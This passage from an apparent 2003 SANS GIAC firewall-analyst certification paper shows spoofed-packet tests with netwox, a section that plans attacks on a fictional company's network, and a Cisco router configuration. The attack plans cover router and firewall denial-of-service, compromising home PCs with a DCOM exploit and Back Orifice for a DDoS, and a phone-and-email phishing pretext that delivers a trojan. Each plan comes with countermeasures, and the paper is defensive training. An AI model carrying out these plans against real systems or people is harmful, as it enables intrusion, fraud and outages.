The next command allows the computer to send the following packet to port 20 of the web server with the ACK bit set:

```
C:\>netwox54 36 -b "00:0A:8A:E1:BC:FF" -m "192.168.100.7" -o "20" -p "20" -j
128 -z
```

Where 00:0A:8A:E1:BC:FF is the MAC address of the gateway, -m is the destination address, -o is the source port, -p is the destination port, -j 128 is a Time To Live of 128. -C says to set the SYN bit on but we want to set the ACK on (spoof like this is an answer) so set -z. To simulate a Push Ack, set the -z and the -A flags. This will generate a character “graphical” output of the packet:

```
C:\>netwox54 36 -b "00:0A:8A:E1:BC:FF" -m "192.168.100.7" -o "20" -p "20" -j
128 -z
```

```
Ethernet
| 00:06:5B:5C:D1:0F->00:0A:8A:E1:BC:FF type:0x0800 |
|
|
IP
|version | ihl | tos | totlen |
| 4 | 5 | 0x00=0 | 0x0028=40 |
| id | DfMf | offsetfrag |
| 0x3668=13928 | 0_0_0 | 0x0000=0 |
| ttl | protocol | checksum |
| 0x80=128 | 0x06=6 | 0xD337 |
| source |
| 10.32.1.132 |
| destination |
| 192.168.100.7 |
TCP
| source port | destination port |
| 0x0014=20 | 0x0014=20 |
| seqnum |
| 0x08F30203=150143491 |
| acknum |
| 0x00000000=0 |
| doff | reserved CwEcUrAc PsRsSyFi | window |
| 5 | 0_0_0_0_0_0_0_1_0_0_0_0_0 | 0x0000=0 |
| checksum | urgptr |
| 0x7386=29574 | 0x0000=0 |
```

```
C:\>
```

And your WinDump output looks like:

```
C:\>windump -n -X -s 1500 (src 192.168.100.7 or dst 192.168.100.7)
windump: listening on \Device\NPF_{16BA18B2-A32A-4AFD-91A4-5BBC63B1DDF9}
15:58:03.327484 IP 10.32.1.132.20 > 192.168.100.2.20: . ack 0 win 0
0x0000 4500 0028 3668 0000 8006 d337 0a20 0184 E..(6h.....7....
0x0010 c0a8 6407 0014 0014 08f3 0203 0000 0000 ..d.....
0x0020 5010 0000 7386 0000 P...s...
15:58:03.328104 IP 192.168.100.2.20 > 10.32.2.102.20: R 1:1(0) ack 0 win 0
0x0000 4500 0028 3668 0000 7d06 d637 c0a8 6407 E..(6h...}..7..d.
0x0010 0a20 0184 0014 0014 0000 0000 08f3 0203 .....
0x0020 5014 0000 7382 0000 0000 0000 0000 P...s.....
```

Improvements in the test procedure will include the above tool to test packet filters as well as devices with stateful inspection.

Attacks (and ways to minimize) like SYN flood attacks, Google search URL: <http://www.google.com/search?q=SYN+flood+attack> (Accessed November 5, 2003) should be investigated. For Web services "higher layer" attacks like URL attacks Google search URL: <http://www.google.com/search?q=URL+attack> software should be run against the server.

Design Under Fire

“Two people can keep a secret if one of them is dead.” - Benjamin Franklin
(Alternately “Three people can keep a secret if two of them are dead”)

This section of the document shows why any network security document should be labeled as sensitive by any company. If someone knows the architecture they have exponentially increased their chances of breaking into the system. Miss one small hole and everything goes down like a house of cards.


For the “Design Under Fire” section, the list of practicals will be considered from the SANS, GIAC: Global Information Assurance Certification - GCFW (GIAC Certified Firewall Analyst) , 2003. URL: <http://www.giac.org/GCFW.php> (Accessed October 24, 2003) specifically Sans, “0417 Andrew Jones July 31, 2007” , 2003. URL: http://www.giac.org/practical/GCFW/Andrew_Jones_GCFW.pdf (Accessed October 24, 2003)

Specifically Andrew Jones has chosen the 1710 router as his outside ISP gateway, Cisco, Cisco 1700 Series Modular Access Routers Installing the Cisco 1710 Security Router - Cisco Systems, 2003. URL: http://www.cisco.com/application/pdf/en/us/guest/products/ps222/c1097/ccmigration_09186a00801c726a.pdf (Accessed October 24, 2003)


Since this piece of information is now known, the attack will proceed on the router itself. Given that this design (apparently) uses NAT for internal devices, an attack on the internal web or SMTP server would require an application level exploit for those systems.

From the original paper I had trouble deciphering the IP address layout (security through obscurity is also a form of security), but I believe that I have recreated the portion that I would need.

The network diagram for the GIAC network from the Andrew Jones proposal:



And the network redone (As far as I could ascertain from the diagram):



Andrew Jones' paper specifies :

"a Cisco router with ACL's and the latest IOS release is a standard and well documented configuration. SSH will be used for secure access"ⁱⁱⁱ

This is a very nice CYA (Cover Your Assets) statement, this is not always practical in a production environment. The Cisco IOS is updated on a regular basis. In an enterprise of any size keeping the latest and greatest IOS on all routers of any complexity would guarantee a constant stream of outages of the network.

Attack The Firewall

Researching and describing the vulnerabilities is straightforward. Google (<http://www.google.com>) was used to find exploits for the 1750 router and the Netscreen NS-208 firewall. An example of the search conducted would be:
<http://www.google.com/search?q=NS-208+vulnerability>

The attacks would be carried out in the order of the devices. The first line of attack is the Cisco 1750 router. Using Cisco vulnerability Cisco, Cisco Security Advisory: Cisco IOS Interface Blocked by IPv4 Packets, Document ID: 44020, Revision 1.14, 04-September-2003. URL: <http://www.cisco.com/warp/public/707/cisco-sa-20030717-blocked.shtml> (Accessed October 24, 2003). The exploit can be found (among other places) at SecuriTeam, SecuriTeam.com (Cisco IOS Interface Blocked by IPv4 Packets (Exploit)), 20/7/2003. URL: <http://www.securiteam.com/exploits/5FP0R00AKI.html> (Accessed October 27, 2003). It can also be exploited using a script for hping (Appendix H), see Pat Donahue, FullDisclosure: RE: Re: Cisco IOS Denial of Service that affects most Cisco IOS routers- requires power cycle to recover, Jul 25 2003 . URL: <http://lists.insecure.org/lists/fulldisclosure/2003/Jul/0908.html> (Accessed October 27, 2003).

The next device is the Netscreen NS-208 firewall. There are vulnerabilities to this firewall as seen at SecurityTracker.com, SecurityTracker.com – Search, 2003. URL: <http://www.securitytracker.com/search/search.html> (Accessed October 24, 2003). Type in the words Netscreen NS-208 into the search box and search. Find the following vulnerabilities.

SecurityTracker.com Archives - (Vendor Issues Fix) Re: NetScreen Firewalls Can Be Crashed By Remote Users When SSH is Enabled for Remote Management, 2003. URL: <http://securitytracker.com/alerts/2002/Nov/1005552.html> (Accessed October 24, 2003). Andrew has stated that SSH will be used for secure access. This vulnerability assumes that SSH is enabled on the firewall for secure access also.

Per the URL <http://securitytracker.com/alerts/2002/Nov/1005552.html> (above):
“Description: A denial of service vulnerability was reported in NetScreen's firewall products. A remote user may be able to cause the device to crash if SSH is enabled on the device.

A remote user can send malformed messages to the SSH management port to cause the device to crash, requiring a hard reboot to return to normal operations.

The crash can reportedly be triggered by exploit utilities built to test the SSH1 CRC32 compensation attack detector code flaw that was reported in February 2001 by BindView RAZOR as a general SSH bug. However, the vendor indicates that the NetScreen bug is not the CRC32 bug, but rather, is a new bug in their implementation. HD Moore at Digital Defense is credited with discovering the new bug.”^{iv}

A complete description of the SSH bug can be found at SecurityFocus, SecurityFocus BUGTRAQ Mailing List: BugTraq , 2003. URL: <http://www.securityfocus.com/archive/1/225543/2001-11-11/2001-11-17/2> (Accessed October 24, 2003).

Specifically Team Teso, [TESO] sshd exploit statement, 11-08-01. URL: http://www.team-teso.org/sshd_statement.php (Accessed October 27, 2003) and the exploit explained (with the source code) at Korpinen Pekka and Lyytikäinen Kalle, SSH1 remote root exploit, March 26, 2002. URL: http://www.hut.fi/~kalytik/hacker/ssh-crc32-exploit_Korpinen_Lyytikainen.html (Accessed October 27, 2003)

The **design of the attack** would use these two vulnerabilities. First run the hping script sending protocols 53, 55, 77 and 103 to the interface of the 1750 router. If that does not lock up GIAC enterprises then next use the SSH vulnerability against the Netscreen NS-208 firewall. Both of these vulnerabilities (if they exist in the software) should make it impossible to access the GIAC site.

Explaining the results is (again) straightforward. The interfaces on the 1750 or the NS-208 will lock up and no longer allow packets to pass.

The **countermeasures that could be employed to mitigate the attack** are fairly simple. All packets from "The Internet" destined for either the 1750 interface or the NS-208 should be denied. The only packets that should be allowed to pass are those destined for the NAT (or PAT) address on the NS-208 or any servers in the DMZ (VPN, WWW or SMTP server) that have "publicly" advertised addresses. This would be implemented in the 1750 router with the access list that is on the outside interface.

Distributed Denial Of Service Attack

There are several ways to organize a Distributed Denial Of Service attack against GIADC Enterprises to **compromise 50 Cable / DSL connected systems**.

The first way is to wait until after January 1, 2004 when the Nachi worm has killed itself and start looking for computers that are vulnerable to the DCOM exploit. Considering that Windows 2000 / XP has to be reinstalled on a regular basis this should be a fairly easy task if all the cable ranges are scanned.

Microsoft has a very handy tool for scanning for this vulnerability at Microsoft, 827363 - How to Use the KB 824146 Scanning Tool to Identify Host Computers That Do Not Have the 823980 (MS03-026) and the 824146 (MS03-039) Security Patches Installed, 10/8/2003. URL: <http://support.microsoft.com/?kbid=827363> (Accessed October 27, 2003). After finding 50 hosts that were not patched, compile the DCOM Vulnerability exploit code, see Универсальный эксплоит + shellcode для RPCDCOM#2, 2003. URL: <http://www.securitylab.ru/40741.html> (Accessed October 27, 2003). The code is at URL: <http://www.securitylab.ru/exploits/rpc2.c.txt> (Accessed October 27, 2003). From there download any number of Trojan programs and install them, like Back Orifice from CULT OF THE DEAD COW, Worst Case Scenario, 2003. URL: <http://www.cultdeadcow.com/tools/bo.html> (Accessed October 27, 2003) (Etc.). The last thing to do is to patch the machine so that nobody else could take over the machine.

The next thing would be to perform a pure ping flood with these machines, or using NetCat perform batch jobs that just went and retrieved the GIAC web page. For an example (and a long description of a DOS) see Steve Gibson, The Attacks on GRC.COM, Oct 06, 2003. URL: <http://grc.com/dos/grcdos.htm> (Access October 27, 2003). Please do, however, read this passage with a critical eye. There have been some commentary on these pages by "Cyrano de Bergerac", Grcsucks.com | Dissecting Steve Gibson, <http://grcsucks.com/grcdos.htm>, . URL: (Accessed October 27, 2003) and Radsoft, r a d s o f t . n e t, 2003. URL: <http://www.radsoft.net/news/roundups/grc/> (Accessed October 27, 2003).

Yet another way would be to send out a virus like the SoBig virus Benjamin Nahorney and Atli Gudmundsson, Symantec Security Response - W32.Sobig.F@mm, September 15, 2003. URL: <http://securityresponse.symantec.com/avcenter/venc/data/w32.sobig.f@mm.html> (Accessed October 31, 2003) or the Swen virus John Canavan, Symantec Security Response - W32.Swen.A@mm October 06, 2003. URL: <http://securityresponse.symantec.com/avcenter/venc/data/w32.swen.a@mm.html> (Accessed October 31, 2003). Since users have obviously not learned not to open attachments, this should be a fairly easy way to compromise 50 machines. Especially if the title of the e-mail is something like "Security Update. The payload of the virus would load Back Orifice, attach to an IRC channel. It would then be commanded to go to another IRC channel. From there the computers would be controlled. The attack would be the same as above.

The **countermeasures to mitigate this attack** would involve the ISP and the border router. If large ping packets were used then the ISP (Internet Service Provider) would have to block ping on the inbound to their router. If WWW connections were causing the DOS then the particular IP's of the compromised machines would have to be blocked. Most likely the ISP would have to get involved to help shut down a DOS on GIAC. The ISP's of the compromised machines would also have to be notified and the problem taken care of by the separate ISP's.

Attack plan to compromise an internal system

"There are two kinds of paranoia: Total, and insufficient. I am both,
because if you think you are sufficiently paranoid, you're not." -
Guildenstern, Rosencrantz and Guildenstern are Dead

Two vectors will be used to attempt to compromise a GIAC machine. The first is a social engineering attack that will try to trick an employee into bringing a Trojan program into the network. The next will be an attack on the GIAC servers that are in the DMZ. To try to compromise a network, as many options as possible should be explored.

Social Engineering Attack

GIAC Enterprises are a brick and mortar business as well as having a presence on “The Internet”. As with many enterprises the employees are not all “tech savvy”. They do not think about all the security issues that a computer security “guru” would think about.

The first thing would be to search the internet for all GIAC links. Specifically look for someone who “looks” like a novice. Someone that posts their GIAC e-mail address to a group on horses. Someone who posts their GIAC e-mail address to their local hobby group web page as a contact address.

We would specifically search the web pages and the Newsgroups:

<http://www.google.com/search?&q=%22giac.%2Bcom%22>
http://www.google.com/groups?as_epq=giac.com

This would provide the names of employees that may be vulnerable to social engineering. Next try to ascertain what kind of product that GIAC would buy. Since this is a business, pick office supplies, like copiers or some fairly expensive equipment.

Next register a free domain (so that this could not be traced back) from some site like : EU.org, EU.org: free domain names, 2003 <http://www.eu.org/> (Accessed October 31, 2003).

or

CO.NR, Free URL Redirection, No Ads! Short Free Domain Name (you.co.nr), 2003. URL: <http://www.freedomain.co.nr/> (Accessed October 31, 2003).

Also get one of the “Free” hosting sites and direct the domain name to the hosting site: Free Web Space and Site Hosting - Freeservers.com, 2003. URL: <http://www.freeservers.com/> (Accessed October 31, 2003).

The “name” to choose would be a “Office products” web site like “OPConnection”. Something short that could be easily spelled.

From here there are two choices. E-Mail or direct phone contact.

With direct phone contact one would call the GIAC main number and ask for the person whose name was found in the Google search. If that person no longer work at GIAC the next request is “I have an delivery that I need to verify, can I please speak the person who now fills that position”.

When the next person answers, introduce oneself as a sales representative for “OPConnection”. Tell the person that “they entered into a drawing that our company and won the drawing, but unfortunately the delivery was to the wrong address. Would they please fill out the form again online for me?”. Play dumb, act like a salesman, don’t know why they have to do this but Etc etc ...

The web page would (of course) have a Trojan program loaded on it. A good example of this type of Trojan is the code for exploiting Microsoft vulnerability MS03-011 as explained at LURHQ, Internet Explorer/Autoproxy Trojan Analysis – LURHQ, 2003. URL: <http://www.lurhq.com/autoproxy.html> (Accessed November 6, 2003). As the sales person, walk the person through the fill in process. The worm would be something like Back Orifice that would connect out through port 80. From there the internal computer is compromised.

The second option is e-mail. The same procedure would be followed one employee at a time. An E-Mail would be sent out with the "prize fill in instructions" in the body with a link to the Trojan program. Explicit instructions would tell this person how to bypass the security features in software like Internet Explorer.

Obviously this kind of attack (unless the port 80 HTTP stream is encrypted) is subject to IDS discovery. Log in, log off and hard drive connection commands would probably be caught easily in a good IDS setup.

Mitigation of this problem is not a technical issue, but rather a "people" issue. All employees must be briefed on what hackers are up to and what social engineering is and how it can be used against the employee. Most importantly they need to contact network security if they have any questions.

Software attack

The Sun Solaris 9 DMZ SendMail server is vulnerable to buffer overflow attack: Network Associates Inc. - Buffer Overflow Vulnerabilities In Four Unix Programs, 2003. URL: http://www.networkassociates.com/us/security/resources/sv_ent31.htm (Accessed October 31, 2003) and CERT, CERT Advisory CA-2003-12 Buffer Overflow in Sendmail, 2003. URL: <http://www.cert.org/advisories/CA-2003-12.html> (Accessed October 31, 2003). As of yet an exploit for this has not been found, but given enough desire one should be able to come up with one.

The DMZ mail server would be compromised using this vulnerability, and from there the internal mail server could be compromised by jumping to the internal E-Mail server from the DMZ server.

Mitigation of this problem would involve either using different E-mail platforms or different SMTP programs on each box.

Any software running unpatched long enough will have vulnerabilities. Since these vulnerabilities are Layer 7 (Application) there is very little chance that a firewall will stop the attack.

The main point is that patching (like flossing your teeth) has to be done on a regular basis. The suggested time frame is 10 days after the patch is released (to allow for testing by "real world users") but no more than 30 days if an exploit has not been

released “to the wild”. If a exploit is in the wild then the system should be patched immediately.

Appendix A – Complete Configurations

The configuration is taken from the “show tech” command. This command removes all passwords / SNMP community strings **except** on the PIX firewall and the Cisco 2980.

The password / community strings must be removed by hand from the PIX output.

Note: For a Cisco 2980 the command to show all of the config is show config all and (again) Passwords and Community Strings must be removed by hand from the 2980 config.

GIAC

The following equipment is used at GIAC

Border Router GIAC 2621XM

```
!  
! Last configuration change at 11:56:46 CDT Wed Oct 8 2003 by ken.hollis  
! NVRAM config last updated at 11:56:50 CDT Wed Oct 8 2003 by ken.hollis  
!  
version 12.3  
no service pad  
service tcp-keepalives-in  
service tcp-keepalives-out  
service timestamps debug datetime msec localtime show-timezone  
service timestamps log datetime msec localtime show-timezone  
service password-encryption  
!  
hostname GIACInternet  
!  
logging buffered 30000 debugging  
no logging console  
enable secret 5 <removed>  
!  
username <user> privilege 15 secret 5 <removed>  
clock timezone CST -6  
clock summer-time CDT recurring  
aaa new-model  
!  
!  
aaa authentication login default local  
aaa authentication login console line  
aaa authorization exec default local  
aaa session-id common  
ip subnet-zero  
no ip source-route
```

!
!
no ip domain lookup
ip domain name GIACit.com
!
no ip bootp server
ip cef
ip audit notify log
ip audit po max-events 2000
ip audit signature 1104 disable
ip audit signature 1107 disable
ip audit signature 2000 disable
ip audit signature 2001 disable
ip audit signature 2004 disable
ip audit signature 2005 disable
ip audit name AUDIT.1 info action alarm drop reset
ip audit name AUDIT.1 attack action alarm drop reset
mpls ldp logging neighbor-changes
no ftp-server write-enable
!
!
!
!
!
voice call carrier capacity active
!
!
!
!
!
!
!
no voice hpi capture buffer
no voice hpi capture destination
!
!
!
!
!
!
interface Loopback0
ip address 192.168.1.1 255.255.0.0
!
interface FastEthernet0/0
ip address 190.104.93.33 255.255.255.240
ip verify unicast reverse-path

```
no ip unreachable
ip accounting access-violations
ip nbar protocol-discovery
duplex auto
speed auto
!
interface FastEthernet0/1
ip address 189.22.47.5 255.255.255.248
ip access-group 110 in
ip access-group 120 out
ip verify unicast reverse-path
no ip redirects
no ip unreachable
no ip proxy-arp
ip accounting access-violations
ip audit AUDIT.1 in
duplex auto
speed auto
!
no ip http server
no ip http secure-server
ip classless
ip route 0.0.0.0 0.0.0.0 189.22.47.1
ip route 10.0.0.0 255.0.0.0 190.104.93.34
ip route 172.16.0.0 255.240.0.0 Null0
!
!
logging history debugging
logging trap debugging
logging 190.104.93.46
access-list 10 permit 190.104.93.46
access-list 10 permit 190.104.93.39
access-list 10 deny any log
access-list 69 permit 10.32.1.122
access-list 69 permit 190.104.93.46
access-list 69 deny any log
access-list 110 permit icmp host 189.22.47.1 host 190.104.93.46
access-list 110 permit icmp host 190.105.12.254 host 190.104.93.46
access-list 110 permit icmp host 190.105.12.9 host 189.22.47.5
access-list 110 deny icmp any host 190.104.93.39 port-unreachable
access-list 110 permit icmp any host 190.104.93.39
access-list 110 permit icmp any any packet-too-big
access-list 110 deny icmp any any
access-list 110 deny udp any eq echo any
access-list 110 deny udp any any eq echo
access-list 110 deny ip 190.104.93.32 0.0.0.15 any log
```

```
access-list 110 deny ip host 0.0.0.0 any
access-list 110 deny ip any host 255.255.255.255
access-list 110 deny ip 192.168.0.0 0.0.255.255 192.168.0.0 0.0.255.255
access-list 110 deny ip 192.168.0.0 0.0.255.255 any log
access-list 110 deny ip 172.16.0.0 0.15.255.255 172.16.0.0 0.15.255.255
access-list 110 deny ip 172.16.0.0 0.15.255.255 any log
access-list 110 deny ip 10.0.0.0 0.255.255.255 10.0.0.0 0.255.255.255
access-list 110 deny ip 10.0.0.0 0.255.255.255 any log
access-list 110 deny tcp host 127.0.0.1 eq www any
access-list 110 deny ip 127.0.0.0 0.255.255.255 any log
access-list 110 deny ip any host 190.104.93.32
access-list 110 deny ip any host 190.104.93.37
access-list 110 deny ip any host 190.104.93.38
access-list 110 deny ip any host 190.104.93.40
access-list 110 deny ip any host 190.104.93.41
access-list 110 deny ip any host 190.104.93.43
access-list 110 deny ip any host 190.104.93.44
access-list 110 deny ip any host 190.104.93.45
access-list 110 deny ip any host 190.104.93.47
access-list 110 deny ip any host 189.22.47.0
access-list 110 deny ip any host 189.22.47.7
access-list 110 deny ip host 190.104.93.26 any
access-list 110 permit udp host 190.104.93.11 eq domain any
access-list 110 permit tcp host 190.104.93.11 eq domain any
access-list 110 permit udp host 12.42.50.60 eq domain any
access-list 110 permit tcp host 12.42.50.60 eq domain any
access-list 110 permit udp host 64.94.123.4 eq domain any
access-list 110 permit tcp host 64.94.123.4 eq domain any
access-list 110 permit udp host 207.155.183.73 eq domain any
access-list 110 permit tcp host 207.155.183.73 eq domain any
access-list 110 permit udp host 207.155.183.72 eq domain any
access-list 110 permit tcp host 207.155.183.72 eq domain any
access-list 110 permit tcp any eq domain host 190.104.93.39
access-list 110 permit udp any eq domain host 190.104.93.39
access-list 110 permit udp host 209.81.9.7 eq ntp any
access-list 110 permit udp host 128.252.19.1 eq ntp any
access-list 110 permit udp host 208.184.49.9 eq ntp any
access-list 110 permit ip any host 190.104.93.35
access-list 110 deny tcp any eq 0 any
access-list 110 deny udp any eq 0 any
access-list 110 deny tcp any any eq 0
access-list 110 deny udp any any eq 0
access-list 110 deny tcp any any eq 22
access-list 110 deny tcp any any eq telnet
access-list 110 permit tcp any host 190.104.93.42 eq 443
access-list 110 deny tcp any any range 135 139
```

```
access-list 110 deny  udp any any range 135 netbios-ss
access-list 110 deny  tcp any any eq 443
access-list 110 deny  tcp any any eq 445
access-list 110 deny  udp any any eq 445
access-list 110 deny  tcp any any eq lpd
access-list 110 deny  tcp any any eq 901
access-list 110 deny  tcp any any eq 1080
access-list 110 deny  tcp any any eq 1433
access-list 110 deny  tcp any any eq 1434
access-list 110 deny  udp any any eq 1434
access-list 110 deny  tcp any any eq 17300
access-list 110 deny  tcp any any eq 27374
access-list 110 deny  tcp any any eq 37852
access-list 110 deny  udp any any eq 37852
access-list 110 deny  ip any host 189.22.47.5
access-list 110 deny  ip any host 190.104.93.33
access-list 110 deny  ip any host 190.104.93.34
access-list 110 deny  udp any any eq 1026
access-list 110 deny  udp any any eq 1027
access-list 110 deny  udp any any eq 1028
access-list 110 deny  udp any any eq 1029
access-list 110 deny  ip any host 190.104.93.36 log
access-list 110 permit tcp any host 190.104.93.42 eq www
access-list 110 permit tcp any host 190.104.93.42 eq smtp
access-list 110 permit tcp any eq www host 190.104.93.42 established
access-list 110 permit tcp any eq 443 host 190.104.93.42 established
access-list 110 permit tcp any eq ftp host 190.104.93.42 established
access-list 110 permit tcp any eq ftp-data host 190.104.93.42 established
access-list 110 deny  ip any host 190.104.93.42 log
access-list 110 permit tcp any eq ftp host 190.104.93.46 established
access-list 110 permit tcp any eq ftp-data host 190.104.93.46 established
access-list 110 permit tcp any eq www host 190.104.93.46 established
access-list 110 permit tcp any eq 443 host 190.104.93.46 established
access-list 110 deny  ip any host 190.104.93.46 log
access-list 110 permit tcp any 190.104.93.32 0.0.0.15 established
access-list 110 permit tcp any eq ftp-data host 190.104.93.39
access-list 110 permit tcp any eq ftp host 190.104.93.39
access-list 110 permit udp any eq time host 190.104.93.39
access-list 110 permit udp any eq ntp host 190.104.93.39
access-list 110 permit udp any eq isakmp host 190.104.93.39 log
access-list 110 permit esp any host 190.104.93.39
access-list 110 permit ahp any host 190.104.93.39
access-list 110 deny  tcp any any eq ident
access-list 110 deny  tcp any any eq smtp
access-list 110 deny  ip any 190.104.93.48 0.0.0.207
access-list 110 deny  ip any 190.104.93.0 0.0.0.31
```



```
access-list 110 deny ip any any log
access-list 110 permit icmp any host 190.104.93.39 time-exceeded
access-list 120 deny ip 192.168.0.0 0.0.255.255 any log
access-list 120 deny ip 172.16.0.0 0.15.255.255 any log
access-list 120 deny ip 10.0.0.0 0.255.255.255 any log
access-list 120 deny ip 127.0.0.0 0.255.255.255 any log
access-list 120 deny ip any 192.168.0.0 0.0.255.255 log
access-list 120 deny ip any 172.16.0.0 0.15.255.255 log
access-list 120 deny ip any 10.0.0.0 0.255.255.255 log
access-list 120 deny ip any 127.0.0.0 0.255.255.255 log
access-list 120 deny tcp any any range 135 139 log
access-list 120 deny udp any any range 135 netbios-ss log
access-list 120 deny tcp any any eq 445 log
access-list 120 deny udp any any eq 445 log
access-list 120 deny ip host 190.104.93.36 any
access-list 120 permit icmp host 190.104.93.46 189.22.47.0 0.0.0.7
access-list 120 permit icmp host 190.104.93.46 host 190.105.12.254
access-list 120 permit icmp host 190.104.93.39 any
access-list 120 permit icmp any any packet-too-big log
access-list 120 deny icmp any any log
access-list 120 permit ip host 190.104.93.39 any
access-list 120 permit tcp host 190.104.93.42 eq www any
access-list 120 permit tcp host 190.104.93.42 eq smtp any
access-list 120 permit tcp host 190.104.93.42 eq 443 any
access-list 120 permit ip host 190.104.93.35 any
access-list 120 permit udp any any eq domain
access-list 120 permit tcp any any eq domain
access-list 120 permit udp any any eq ntp
access-list 120 permit tcp host 190.104.93.42 any eq ftp
access-list 120 permit tcp host 190.104.93.42 any eq www
access-list 120 permit tcp host 190.104.93.42 any eq 443
access-list 120 permit tcp host 190.104.93.46 any eq ftp
access-list 120 permit tcp host 190.104.93.46 any eq www
access-list 120 permit tcp host 190.104.93.46 any eq 443
access-list 120 permit ip any any log
access-list 120 deny ip any any log
no cdp run
!
!
snmp-server community <removed> RO 69
snmp-server enable traps tty
snmp-server tftp-server-list 69
radius-server authorization permit missing Service-Type
!
!
!
```

```
!  
dial-peer cor custom  
!  
!  
!  
!  
banner exec ^C  
By continuing to use this system you indicate your awareness of and consent to these  
terms and conditions of use. LOG OFF IMMEDIATELY if you do not agree to the  
conditions stated in this warning.  
http://www.usdoj.gov/criminal/cybercrime/ccpolicy.html^C  
banner login ^C  
Any or all uses of this system and all files on this system may be intercepted, monitored,  
recorded, copied, audited, inspected, and disclosed to authorized site, Corporate GIAC,  
and law enforcement personnel.^C  
banner motd ^C  
This computer is a GIAC Enterprises Computer and is the property of the GIAC  
Enterprises. It is for authorized use only. Users (authorized or unauthorized) have no  
explicit or implicit expectation of privacy.^C  
!  
line con 0  
password 7 <removed>  
login authentication console  
line aux 0  
line vty 0 4  
